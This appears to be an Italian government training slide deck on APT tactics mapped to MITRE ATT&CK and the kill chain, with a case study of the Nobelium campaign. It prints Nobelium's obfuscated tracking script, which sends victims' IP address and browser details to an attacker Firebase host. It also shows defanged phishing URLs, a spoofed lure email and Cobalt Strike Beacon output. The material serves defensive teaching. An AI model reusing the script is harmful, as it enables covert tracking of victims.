

FORMAZIONE AGID – FORMEZ SULLA TRANSIZIONE DIGITALE DELLA PA

**Progetto Informazione e formazione per la transizione digitale della PA
nell'ambito del progetto «Italia Login – la casa del cittadino»**

(A valere sul PON Governance e Capacità Istituzionale 2014-2020)

La sicurezza informatica nella pubblica amministrazione

Tattiche, tecniche e procedure dei più famosi gruppi APT basati su MITRE e cyber kill chain


18 novembre 2021

Vito Lucatorto




CERT-AGID

Ciclo di (Cyber Threat) Intelligence



Chi sono i cyber threat actor?

- ❑ **Script kiddie:** ottenere prestigio o vantarsi di un attacco/risultato
- ❑ **Hacktivist:** cambiamento sociale, promuovere programmi politici, terrorismo
- ❑ **Insider:** problemi personali, problemi economici, problemi di lavoro
- ❑ **Organized cybercrime:** guadagnare denaro
- ❑ **Advanced Persistent Threat:** spionaggio, guerra cibernetica, sabotaggio



Cos'è un APT

- ❑ **Advanced:** dotato sia di elevate competenze tecniche sia di cospicue risorse tecnologiche ed economiche
- ❑ **Persistent:** non vi è una mentalità predatoria e opportunistica mirata al raggiungimento di obiettivi immediati. L'approccio è persistente, mantenere l'accesso ai sistemi per il più lungo tempo possibile è un fattore chiave di ogni APT
- ❑ **Threat:** è una minaccia organizzata, dotata di scopi, volontà ben precisa e visione strategica. Non è un tool automatico che effettua attacchi a strascico sperando di ottenere qualcosa, uno script kiddie senza meta, o un hacktivist con degli ideali.

Metodologia dei APT



Dwell Time

Nella Cybersecurity, il «Dwell Time» è il tempo che intercorre tra l'iniziale compromissione di un attore malevolo ai danni di una organizzazione e il momento in cui l'organizzazione scopre la presenza dell'aggressore.

56 giorni

2019

24 giorni

2020

Compromise Notifications	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020
All	416	243	229	205	146	99	101	78	56	24
External Notification	—	—	—	—	320	107	186	184	141	73
Internal Detection	—	—	—	—	56	80	57.5	50.5	30	12

Ransomware
Investigations



5 giorni

45 giorni



Non -Ransomware
Investigations

Obiettivi degli APT




Cyber kill chain



Matrice MITRE ATT&CK

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (3)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoded (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data from Cloud Storage Object	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Dashboard	Remote Services (6)	Data from Cloud Storage Object	Data Obfuscation (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Input Capture (4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)	Domain Policy Modification (2)	Direct Volume Access	Man-in-the-Middle (2)	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories (2)	Encrypted Channel (2)	Firmware Corruption	Endpoint Denial of Service (4)
Search Open Technical Databases (3)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Exploitation for Defense Evasion	Modify Authentication Process (4)	Domain Trust Discovery	Taint Shared Content	Data from Local System	Fallback Channels	Inhibit System Recovery	
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material (4)	Data from Network Shared Drive	Ingress Tool Transfer	Network Denial of Service (2)	
Search Victim-Owned Websites			System Services (2)	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	Hide Artifacts (7)	OS Credential Dumping (8)	Network Service Scanning		Multi-Stage Channels	Multi-Stage Channels	Resource Hijacking	
			User Execution (3)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Steal Application Access Token	Network Share Discovery		Data from Removable Media	Non-Application Layer Protocol	Scheduled Transfer	Service Stop
			Windows Management Instrumentation	Implant Internal Image	Implant Internal Image	Impair Defenses (7)	Steal or Forge Kerberos Tickets (4)	Network Sniffing		Data Staged (2)	Non-Standard Port	Transfer Data to Cloud Account	System Shutdown/Reboot
				Modify Authentication Process (4)	Modify Authentication Process (4)	Indicator Removal on Host (6)	Steal Web Session Cookie	Password Policy Discovery		Email Collection (3)	Protocol Tunneling		
				Office Application Startup (3)	Office Application Startup (3)	Indirect Command Execution	Two-Factor Authentication Interception	Peripheral Device Discovery		Input Capture (4)	Proxy (4)		
				Pre-OS Boot (5)	Pre-OS Boot (5)	Masquerading (5)	Unsecured Credentials (7)	Permission Groups Discovery (3)		Man in the Browser	Remote Access Software		
				Scheduled Task/Job (7)	Scheduled Task/Job (7)	Modify Authentication Process (4)		Process Discovery		Man-in-the-Middle (2)	Traffic Signaling (1)		
						Modify Cloud Compute Infrastructure (4)		Query Registry		Screen Capture	Web Service (3)		
						Modify Registry		Remote System Discovery		Video Capture			
						Modify System		Software Discovery (1)					
								System Information					

Da chi dipendono gli APT?



Cyber-offensive degli APT nel 2021

Nobelium Group



Russia

Служба внешней разведки (SVR)

SharpPanda Group



Cina

Lazarus Group



Nord Korea

Chosŏn inmin'gun

APT Nobelium - attacco a circa 3.000 account individuali in più di 150 organizzazioni

- ❑ **Target:** organizzazioni governative, organizzazioni non governative (ONG), Think tanks, forze militari, fornitori di servizi IT, aziende di tecnologia e ricerca sanitaria, fornitori di telecomunicazioni
- ❑ **Scoperto da:** Microsoft Threat Intelligence Center (MSTIC)
- ❑ **Periodo dell'attacco:** 2019 fino al 2021
- ❑ **Attore:** Nobelium (Russia)
- ❑ **Scopo:** Spionaggio



APT Nobelium - Reconnaissance



Email di phishing con URL vuota appartenente al servizio Firebase. Viene tracciato solo l'utente che clicca la URL.

```
try {
  let sdfgfhj = '';
  let kjhyui = new XMLHttpRequest();
  kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?', false);
  kjhyui.onreadystatechange = function () {
    sdfgfhj = this.responseText;
  }
  kjhyui.send(null);
  let ioiolertsfsd = navigator.userAgent;
  let uyio = window.location.pathname.replace('/', '');
  var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfhj};
  ctryur = JSON.stringify(ctryur);
  let sdfghfgh = new XMLHttpRequest();
  sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseio.com/root.json', false);
  sdfghfgh.setRequestHeader('Content-Type', 'application/json');
  sdfghfgh.send(ctryur);
} catch (e) {}
```

APT Nobelium - Weaponization



Esperimenti e tentativi:

- Malware ISO inserito direttamente nel file HTML
- Redirect del file HTML verso un file ISO che contiene a sua volta un file RTF con all'interno la DLL di Cobalt Strike Beacon
- URL che punta ad un sito Web indipendente che falsificava le organizzazioni mirate, da dove è stata distribuita l'ISO
- file HTML contenente un Javascript in grado di scaricare un file ISO

APT Nobelium - Delivery



- ❑ Email di spear-phishing con allegato il file HTML



- ❑ Email di spear-phishing con link al file ISO:

- ❑ [https://r20.rs6\[.\]net/tn.jsp?f=](https://r20.rs6[.]net/tn.jsp?f=)
- ❑ [https://usaid.theyardservice\[.\]com/d/<target_email_address>](https://usaid.theyardservice[.]com/d/<target_email_address>)

USAID Special Alert!



USAID <ashainfo@usaid.gov>
To [redacted]

Reply Reply All Forward ...

Tue 5/25/2021 10:11 AM

U.S. Agency for International Development
May 25, 2021

USAID Special Alert:
Donald Trump has published new documents on election fraud

[View documents](#)

[Visit our website](#)

And visit us at

USAID Office of American Schools and Hospitals Abroad | 1300 Pennsylvania Avenue NW, Washington, DC 20004

[Unsubscribe](#) [redacted]



[Update Profile](#) | [Constant Contact Data Notice](#)

Sent by ashainfo@usaid.gov

APT Nobelium - Exploitation



- ❑ File DLL che è un loader del tool Cobalt Strike Beacon
- ❑ File PDF innocuo
- ❑ uno shortcut, chiamato Reports.Ink, in grado di invocare la DLL




APT Nobelium - Installation / Command and Control



- ❑ Viene installata la persistenza e il tool Cobalt Strike Beacon

```

Beacon 172.16.20.157@2368 X
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368 last: 23s
beacon>
  
```




Actions on Objectives




- ❑ Movimenti laterali
- ❑ Data exfiltration
- ❑ Delivery di nuovi malware

APT Nobelium - MITRE



APT SharpPanda - colpiti i governi del sud-est asiatico con una backdoor sconosciuta

- ❑ **Target:** Governi del sud-est asiatico
- ❑ **Scoperto da:** Check Point Research
- ❑ **Periodo dell'attacco:** 2018 fino al 2021
- ❑ **Attore:** SharpPanda (Cina)
- ❑ **Scopo:** Spionaggio



APT SharpPanda - Reconnaissance

N/A

